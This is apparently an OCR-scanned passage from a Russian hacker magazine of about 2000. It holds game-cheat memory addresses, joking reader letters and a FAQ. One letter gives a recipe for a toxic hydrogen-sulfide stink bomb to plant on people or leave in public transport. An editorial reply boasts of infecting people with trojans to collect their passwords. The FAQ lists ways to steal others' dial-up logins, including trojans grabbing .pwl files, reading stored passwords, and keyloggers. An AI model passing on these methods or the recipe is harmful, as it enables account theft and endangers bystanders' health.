M4 Carabine - 7654D0 (16 bits)
M203 Grenade launcher - 7654E8 (16 bits)
M4 Shotgun - 765500 (16 bits)
M4 - 7654D0 (16 bits)
M249 SAW - 7654EC (16 bits)
Barret .50 light - 7654F0 (16 bits)
H&K MP5 - 7654C4 (16 bits)
M40 Sniper rifle - 76550C (16 bits)
Underwater assault rifle -765528 (16 bits)
LAW - 765520 (16 bits)
Impact frag grenade - 7654E4 (16 bits)
Impact delay grenade -765538 (16 bits)

GTA2


Правим файл - gta2.exe.
Для максимума здоровья ставь 64. Для максимума патронов ставь DE 03 (уже «отзеркалено»).
Все параметры, кроме денег, рекомендую «заморозить».
Money - 417F2E0 (32 bits)
Hearts - 3E77306 (8 bits)
Pistol - 3EF9FDC (16 bits)
Uzi - 3EFA00C (16 bits)
Bazooka - 3EFA03C (16 bits)
Shocker - 3EFA06C (16 bits)
Molotov Coctails - 3EFA09C (16 bits)
Grenades - 3EFA0CC (16 bits)
Shotgun - 3EFA0FC (16 bits)
Flamer - 3EFA15C (16 bits)
Suppressed Uzi - 3EFA18C (16 bits)
2 Pistols - 3EFA1BC (16 bits)

Tzar

Правим файл - tzar.exe.
Blue - Gold - 161A4B4 - (16 bit)
Blue - Stone - 161A4B8 - (16 bit)
Blue - Meat - 161A4BC - (16 bit)
Blue - Wood - 161A4C0 - (16 bit)
Red - Gold - 163E6F4 - (16 bit)
Red - Stone - 163E6F8 - (16 bit)
Red - Meat - 163E6FC - (16 bit)
Red - Wood - 163E700 - (16 bit)
Green - Gold - 1624974 - (16 bit)
Green - Stone - 1624978 - (16 bit)
Green - Meat - 162497C - (16 bit)
Green - Wood - 1624980 - (16 bit)
Purple - Gold - 161E064 - (16 bit)
Purple - Stone - 161E068 - (16 bit)
Purple - Meat - 161E06C - (16 bit)
Purple - Wood - 161E070 - (16 bit)
Yellow - Gold - 160A7E4 - (16 bit)
Yellow - Stone - 160A7E8 - (16 bit)
Yellow - Meat - 160A7EC - (16 bit)
Yellow - Wood - 160A7F0 - (16 bit)
Teal - Gold - 1611434 - (16 bit)
Teal - Stone - 1611438 - (16 bit)
Teal - Meat - 161143C - (16 bit)
Teal - Wood - 1611440 - (16 bit)
Orange - Gold - 160F094 - (16 bit)
Orange - Stone - 160F098 - (16 bit)
Orange - Meat - 160F09C - (16 bit)
Orange - Wood - 160F0A0 - (16 bit)
Black - Gold - 1622984 - (16 bit)
Black - Stone - 1622988 - (16 bit)
Black - Meat - 162298C (16 bit)
Black - Wood - 1622990 - (16 bit)

NeuroSurgeon
cranyoblast@xakep.ru




ЮНИТЫ

Ё-MAIL

Письмо:

От: Doctor (dr_dick@iname.ru)

Дарова, Ксакеп! Как дела там у вас, никто не болеет? Ну и ладненько. Я зачем вам пишу-то, ДЕЛАЙТЕ ПРИВИВКИ! В нашей клинической общественности прошел слух (коллега Добрянский должен знать), что появился новый тип паразитов - Кони, или по-латыни Konius Troyanius. Распространяется IPкапельным путем. Он существовал и раньше, но после февраля 1999 года (примерно тогда появился ваш журнал) их активность резко увеличилась! Методы борьбы неоднократно описывались в вашем журнале (прекрасное медицинское издание), но лечатся отдельные особи, а общественность все еще остается в зараженном неведении. Предлагаю прекратить пропаганду лечения!! Для чего? Да для того, чтобы все находились в равном положении! ВсЕ, я пошел, пациенты ждут!
Adios.



Здравствуй, коллега! Отвечает тебе младший помощник среднего проктолога журнала Х доцент Холод. Конечно, про эпидемию Коней мы все знаем. И даже стараемся привить их как можно большему количеству индивидуумов в потенциальной группе риска. Но, почему-то, у этих самых индивидуумов так ослаблен иммунитет (весна, авитаминоз...), что они заражаются намертво и мрут как мухи, а их пароли, душам подобно, взлетают в небо и, аки в рай, повально отправляются в редакцию Х. И поэтому у всех в Х халявный Инет. Ну все, Док, пора мне - тут еще пару пациентов подогнали, пойду поковыряюсь...



Обращение Холода к Российскому народу.

Римляне! Сограждане! Извещаю вас, как оберуполномоченный Х, что у нас (то есть у Х) появился-таки наконец (Синтез! Я сказал конец, хе-хе! Прикольно...) свой собственный Фан-Клаб. Ведут его два наикрутейших чела - Dodge и Kley. Засим рекомендую всем вам срочно с ними связаться с целью получения подробной инфы о клабе, либо просто посетить сайт Фан-Клаба: http://attend.to/хакер. Запомните, перцы, имена героев: Dodge и Kley! Мотайте на ус, действуйте быстрее - членских взносов эти парни, вроде, не берут. Пока...

Письмо:

От: Talker (talker@zmail.ru)

Дарова, Хакеп! =)
Неужели я пишу это письмо?! Очень хочу, чтобы вы его опубликовали. Думаю, если вы поместите это письмо в рубрику "Хумор", то сделаете правильно, я бы сказал, так будет 100% верняк и все такое... Вот вы орете презрительно: "Ламеры! Ламерюги!!!". А откуда берутся новые ламеры? Я решил проанализировать под дисочек LTJ "Bukem'a" эту жуть и вот к чему пришел: все дело в школьных учителях! Нет, есть, конечно, и кул тича - не только факинг тичам суждено вести информатику. У меня в 7-9 классе инфу вела тича Ольга Николавна - писала программы запуска ракет стратегического назначения с подлодок. В общем, самые реальные случаи из жизни Маток-ламеров.

1) Нас в 11 классе заставляли учить правильное вкл/выкл. компа. Схема следующая: Нажимаем пувер, ждем появления логотипа, ждем загрузки визуального интерфейса мастдая, нажимаем "пуск" (если вы нажали альт + Ф +4, то ставят два), =) и т.д. Я получил за контрольную "3", т.к. не написал, что нужно дождаться картинки "Теперь питание компьютера можно выключить" =)

2) Меня сильно доставало тыкать на все это дерьмо, посему я зашел к мсдосу и начирикал автоскан=0. Мне эта дура влепила пару, когда засекла, что я тыкаю сразу в пувер. Еще одну пару влепила, когда узнала, что скандиск не запускается. Она произнесла крутейшую фразу всех времен и народов: "Ты его (скандиск) стер! Все! Теперь ты, может, уже повредил компьютер!" На вопрос: "Что стало?" - она ответила: "Считывающая головка не успела вернуться в нулевое положение!" =) (А при резком выключении компа это именно так, головка винта не паркуется, правда, скандиск тут не при чем - прим. ред.)

3) Мой друг сделал в пэйнте ужасного вида непотребный рисунок с надписью: "Убить Г.Н.!!!" (Галина Николаевна). И сделал его всеми логами загрузки и выключения компа... В общем, она чуть не обгадилась от злости. Еще она даже примерно не знала, как это убрать! Коляна отстранили на два урока инфы, после чего она пришла мириться и просить убрать его эту клевость. Вся рулезность фичи состояла в том, что эту великую надпись видели все параллельные классы!

4) Этот же факинг тича объясняет будущему тупому ламерюге, как перегружать компьютер. Тот, вместо перегрузки, выключает комп. Она орет на него, затем смотрит с минуту на надпись "Теперь питание компьютера можно выключить!"... ЗАТЕМ! Выключает комп... ждет 20 секунд и включает!!! =)

5) Один однокашник выключил штекер колонок от саундбластера. Она не могла понять происшедшего 30 минут, думая, что драйвера полетели! =) E.T.C...

Если надоть, то я еще напишу... Поинтересней... =))
Best regards,
Talker spot81@zmail.ru



Дарова, Токер! Да, что ни говори, на 10 преподов информатики в наших школах нормальных, небось, два-три. И те так трясутся за школьные железки, что стены дрожат. Не знаю даже, что и сказать об этом толком. Ламероватых преподов надо мочить, мочить, трясти из всех силенок, пока они либо не станут кул-хацкерами, либо не свалят из школы на фиг, уступив место кому-нибудь покруче. Или есть другой вариант: организовать факинг шефство над тормознутыми тичами и за баксы учить их уму-разуму. Короче: Х объявляет войну всем преподам-ламе-

На письма отвечал Холод



рам! Это главная директива! Это приказ.



Письмо:

От: cORAX
(CORAX@FREEMAIL.RU)

Hi, журнал.
Решил написать вам один прикольный рецепт: Если хотите придать некий неприятный аромат кому-нибудь из Ваших знакомых или сделать не менее приятную атмосферу в чьем-нибудь доме или в общественном транспорте, можете попробовать испортить воздух сами. :))) Хотя мощности вряд ли хватит. Для этих целей необходимо сделать "вонючку", и замечательный запах тухлых яиц и разлагающегося мяса будет обеспечен.

1. Достаньте немного природной серы ("сера" со спичек не подойдет) - достать серу можно на вокзалах, где стоят товарняки, или же поискать на стройках (или в ушах :))) - прим. ред).

2. Необходимо достать алюминиевой пудры (краска "серебрянка").

3. Смешиваем на металлической поверхности 3 части алюминиевой пудры и 1 часть серы. И на свежем воздухе (в помещении задохнетесь) поджигаем все это (загорается не сразу).

4. После того как все прогорит, на поверхности останется несколько спекшихся камешков - они-то нам и нужны. Даем им остыть и помещаем в заранее приготовленную плотно закрываемую посуду. Иначе вонять они начнут сразу.

Способы употребления.

1. Приятно пахнущий друг:
Небольшой камешек помещаем в свернутый бумажный пакетик (небольшой). Плюем туда, закрываем и НЕЗАМЕТНО подкладываем другу в карман.

2. Замечательная атмосфера в транспорте:
Небольшой камешек помещаем в свернутый бумажный пакетик (небольшой). Плюем туда, закрываем, НЕЗАМЕТНО оставляем в транспорте и выходим.

Ну, одним словом, применение найдете сами.
WARNING. Выделяющийся газ H2S (сероводород)
в больших количествах ядовит. Так что если мой рецепт все-таки напечатают, будьте осторожны.
С уважением, cORAX.



Дарова, Коракс!
Банка снадобья, приготовленного по твоему рецепту, учинила в редакции жуткий переполох. В течение двух часов, под мое тихое "хи-хи", весь персонал Х искал в помещении разлагающийся труп Торика (остальные сотрудники на момент появления вони были на рабочих местах и, ясно осознавая, что подобную вонь может учинить лишь разлагающийся труп, сильно переполошились). Торик, как ты понимаешь, при этом вовсе не умер - просто часом раньше как-то незаметно вышел за пивом. По возвращении обратно Торик застал весь персонал пребывающим на карачках, на полу редакции и, к тому же, в состоянии глубокой скорби. Он присоединился к ползающим и еще некоторое время в глубокой вонище искал собственное тело вместе с остальными. Через полчаса его наконец-то заметил Сайдекс, чему жутко обрадовался. "Торик, ты не умер?" - спросил он недоумевающего Торика и, услышав отборный мат в ответ, понял, что тот жив-здоров и неплохо себя чувствует. Все очень обрадовались, поздравили Торика с резюррекцией и ушли праздновать невероятное воскрешение, так и не найдя настоящий источник смелла. К слову сказать, он спрятан в системном блоке компа Покровского, там, куда он нычит презервативы и патроны для дробовика, - только ты ему не говори, ок? Это будет наш секрет...

Самое дурацкое письмо номера:

Anatoly (ANATOLY@DIASPRO.COM)



Привет всем кулхацкерам журнала "Хакер" от крутого хакера AKA Istorik. Я живу в деревне Тюрюшля. Недавно мне провели телефон, и я, сразу же подключившись к Интернету, спешу поделиться с редакцией своим опытом по установке MustDie-ев.
До этого случая я был ламером, так как никаких проблем с компьютером не возникало, по крайней мере, пока не было Интернета. После нескольких сеансов в сети я вдруг обнаружил, что не могу дозвониться до провайдера (почему-то не определялся пароль), и я решил покопаться в системе. Изменив всякие параметры системы, меня попросили перезагрузиться. После перезагрузки комп перестал подавать малейшие признаки жизни. Я пытался его отремонтировать, но ничего не получалось. Чего я только ни делал в BIOSe - ничего не выходило. Я сильно устал. И тогда я сказал себе: "Попытаюсь в последний раз, если не получится, придется отвозить комп на ремонт". И случилось чудо, после того как я вставил загрузочный диск, монитор выдал список:
Windows98
Windows95
Volkov Commander
Выход в ДОС
Форматирование диска
Я думал, сейчас загружу винд98 и привет! Но не тут-то было, вместо **Windows** загружался какой-то Волков Коммандер, выйти в **Windows** я никак не мог. И тут я совершил роковую ошибку - я случайно нажал на форматирование диска. Результат - все стерлось. Попробовал ещё раз. Странно было то, что при загрузке **Windows** комп зависал сразу же, через две секунды. Прочитал книжки о компьютерах, но ничего о том, как устанавливать МастДай, не было написано. В мыслях было уже было звать на помощь, но я решил попробовать еще. Начал смотреть **Volkov Commander** и неожиданно обнаружил операцию формат диска С. Подумал, почему бы еще раз не отформатировать. Сделал, но ничего не произошло. Не знаю, что это было, но что-то мне подсказало в третий раз отформатировать диск С! И случилось чудо! После этого операционная система начала нормально загружаться. Через час все было готово к работе, и я был безумно рад!
У меня возникло несколько вопросов. Для чего нужен **Volkov Commander?** Почему все получилось только после третьего форматирования? А также почему журнал приходит с полумесячным опозданием и весь потрепанный? И все-таки я горд, что справился сам, без чьей-либо помощи. Я же как-никак теперь кулхацкер!
Журнал нормальный, только обычно непонятны первые 50 страниц.
Желаю вам творческих успехов!

FAQ





Халявный Доктор Добрянский
Отличное средство от блох: Dr.Cod@xakep.ru

Я ворую логины и пароли, что со мной будет?

Вместо того чтобы запугивать тебя всякой ерундой, я просто позвонил нескольким московским провайдерам и задал им пару вопросов: "Я хотел бы купить у вас dialup, но слышал, что сейчас у меня могут украсть логин. Как вы боретесь с этим злом? Поймали хотя бы одного мошенника? Что с ним сделали? Сотрудничаете ли вы с милицией? Возместят ли мне материальный ущерб?". Хе-хе, вот как Добрянский умеет прикидываться грозным ламером.

Их ответы:

MTU
Есть телефонный фильтр. Телефоны, с которых производятся взломы, мы отключаем. Мы - провайдер Интернет, а не полиция. Да и сами подумайте, как в нашей стране можно бороться с мошенниками. С органами мы сотрудничаем. Некоторые мошенники были пойманы.

Cityline
Вы можете защитить свой компьютер специальными программами. У нас есть телефонный фильтр, т.е. вы можете открыть доступ только по своим телефонам и запретить доступ хакерам. Если вас все-таки взломали, вы приезжаете к нам в офис, пишете заявление, и мы сами его передаем в ГУВД. Это хорошо работающая практика, обычно мошенников наказывают серьезными штрафами. Финансовый ущерб будет возмещен.

ORC
База хорошо защищена, т.е. хакер не сможет похитить пароли и логины на нашем сервере. За взлом вашего компьютера мы не отвечаем. В милицию можете обращаться, но обычно милиция за это не берется. Такие случаи были, возбуждались уголовные дела, но ни к чему это не приводило. Доказать вину очень сложно. Тем более определителей у нас нет.

Zenon
У нас на сервере лежит статья, в которой подробно объясняется, как обезопасить ваш компьютер на 95%. Все зависит от вашей внимательности. Взломщиков мы просто отключаем, чтобы проверить их машины. Часто это просто жертвы, вирус рассылает троянов от их имени. У нас никого к ответственности за это не привлекали. И о случаях привлечения мы не слышали, хотя есть статьи уголовного кодекса. С хакерами бороться сложно, т.к. могут от этого пострадать наши клиенты как подставные лица.

Demos
Мы ловлей хакеров не занимаемся. Ну, поставьте себе антивирус от троянцев. Куда вы пойдете? Как вы себе представляете взаимодействие с милицией? Вы можете обсудить этот вопрос с нашим директором (директора на месте не было).

Data Force
Определителей у нас нет. Но хакеров, которые воруют логины у наших пользователей, мы отлавливаем и беседуем с ними в нашем офисе. После таких бесед они обычно прекращают свою деятельность, либо переключаются на кого-то другого. Но наших клиентов они не трогают. В милицию обращаться бесполезно, ни одно такое дело пока не было доведено до конца. А финансовый ущерб, если деятельность хакера будет доказана, мы вам возместим, все-таки мы ваш провайдер.

Gavno
Не волнуйтесь, мы вам новый пароль-логин украдем... ну то есть создадим. Какой вы хотите: Demos, ORC, Zenon? Что Cityline? Нет, ситилайны закончились, мы с ними не дружим. Милиция? Сотрудничать? Ой, спасибо! Как-нибудь в другой раз. Мошенники? Конечно, широкого профиля, с большим стажем. Поймали? Да типун вам на язык! И вам здоровья. До свидания.

Как украсть пароль?

Пароль и логин Windows хранит в файлах *.pwl либо в скрипте (*.scp) для входа в сеть. Чтобы их добыть, используют вирус "Троянский Конь", который находит эти файлы и отправляет по почте своему владельцу. Некоторые хакеры подключаются к винчестеру своей жертвы и вручную находят эти файлы. Подробнее читай специальные статьи в нашем журнале. Самые крутые хакеры взламывают сервера статистики провайдера. Это сложнее и риск, что тебя поймают, больше.

А можно спереть dialup попроще, без всяких ухищрений?

1. На компьютере стоит Norton Utilities. System Information из этого пакета запоминает последний удачный пароль и логин, под которым чувак входил в сеть.
2. У некоторых провайдеров логин и пароль прописываются в имени странички со статистикой пользователя. А имя этой странички можно выловить с помощью браузера в истории посещения сайтов.
3. Некоторые ламеры записывают пароль на бумажку, рядом с компом, в записную книжку и т.п.
4. Если ты понимаешь в программировании, то для тебя не проблема написать клавиатурный шпион (проще воспользоваться народным клавиатурным снифером Hook Dump) и считывать все нажатия, в том числе и набранные пароли.
Чтобы воспользоваться этими способами, необходим знакомый ламер, к которому ты мог бы прийти в гости и остаться наедине с его компьютером.

Один мой знакомый торгует чужими логинами, что если я куплю такой?

А мой знакомый торгует использованными презервативами, что если я куплю такой? Покупать ворованный доступ еще опасней, чем хачить самому. Вероятность того, что поймают, намного больше. Возьмут какого-нибудь ламера, он расскажет, кто продавал. Возьмут продавца, и он расскажет, кому продавал. Всех вас назовут организованной преступной группой. А потом выйдет статья в какой-нибудь газете типа: "Поймали 40 хакеров". Из этих 40 суперхакеров половина не знает, как модем под WINDOWS настроить. Другая половина где-то слышала, что есть такой загадочный IP, где его (IP) берут - большая загадка. Но отвечать хакеры должны по всей строгости закона.

Как звучит антихакерская статья в уголовном кодексе?

Статья 273. СОЗДАНИЕ, ИСПОЛЬЗОВАНИЕ И РАСПРОСТРАНЕНИЕ ВРЕДОНОСНЫХ ПРОГРАММ ДЛЯ ЭВМ.

1. Создание программ для ЭВМ или внесение изменений в существующие программы, заведомо приводящих к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сети, а равно использование либо распространение таких программ или машинных носителей с такими программами - наказываются лишением свободы на срок до трех лет со штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев.
2. Те же деяния, повлекшие по неосторожности тяжкие последствия, - наказываются лишением свободы на срок от трех до семи лет.

Перевожу на русский: если твой троян где-нибудь что-нибудь испортит (в МЧС заберется, например), у тебя будут большие проблемы. Есть еще несколько статей, касающихся компьютерного мошенничества и порчи оборудования: 159 и 272, 274.









Как получить халявный доступ не нарушая закона?

1-й способ. Знакомые.
Твоя девчонка - дочка провайдера. Так что грамотно подбирай даму сердца. Твой друг работает в какой-то фирме, где есть сервер и несколько модемов. Твой друг работает у провайдера. Если хорошо их попросить, то тебе могут открыть бесплатный логин.

2-й способ. Наглый.
Позвони провайдеру голосом и потребуй тестовый вход. Ты можешь получить от 1 часа до целых суток халявы (читай статью "Халявный Инет" в этом же номере). Еще тебе могут предложить гостевой вход. Т.е. вход только на сайты этой фирмы, что тоже неплохо. Например, у Demos очень много таких сайтов.

3-й способ. Подарок.
В некоторых магазинах при покупке модема или других комплектующих тебе могут дать несколько бесплатных часов или хорошую скидку. Бесплатные часы бывают в некоторых компьютерных журналах или газетах. Многие провайдеры разыгрывают бесплатные часы среди своих пользователей.

4-й способ. Плоды образования.
Во многих институтах, школах, библиотеках есть выход в сеть. Только не все об этом знают и не всех туда пускают. И если ты подружишься с местным админом, у тебя будет халявный Инет. Как подружиться с админом? Просто покажи ему пару фокусов из Х, и он станет твоим рабом.

5-й способ. Работа.
Попробуй убедить своего босса, что Инет тебе необходим. Как? Вспомни Монику Левински.



Чем отличается пинг от петтинга?

Ну, смотри: пинг - это команда. Она нужна для того, чтобы определить скорость и качество связи одного узла в сети с другим. Так и говорят: "Ух как мы тебя ща пропингуем!". В WINDOWS проще всего для этого открыть сеанс MSDOS и ввести команду. Пингуем www.porno.com:

```
C:\WINDOWS>ping www.porno.com
```

Обмен пакетами с www.porno.com [209.109.24.29] по 32 байт:

Ответ от 209.109.24.29: число байт=32 время=366мс TTL=49
Ответ от 209.109.24.29: число байт=32 время=368мс TTL=49
Ответ от 209.109.24.29: число байт=32 время=374мс TTL=49
Ответ от 209.109.24.29: число байт=32 время=383мс TTL=49

Статистика Ping для 209.109.24.29:
Пакетов: послано = 4, получено = 4, потеряно = 0 (0% потерь),
Приблизительное время передачи и приема:
наименьшее = 366мс, наибольшее = 383мс, среднее = 372мс

Петтинг - почти тоже, что и пинг, только относительно девчонок. Петтинг - половой акт, при котором оргазм достигается посредством ласк и поцелуев. Некинг - петтинг не ниже пояса и чаще всего в одетом виде. Весной можно часто увидеть что-то похожее на улице, но намного лучше в этом участвовать. Словом, лучше весной петтинговать, чем сидеть и пинговать.





Что такое СОРМ-2?

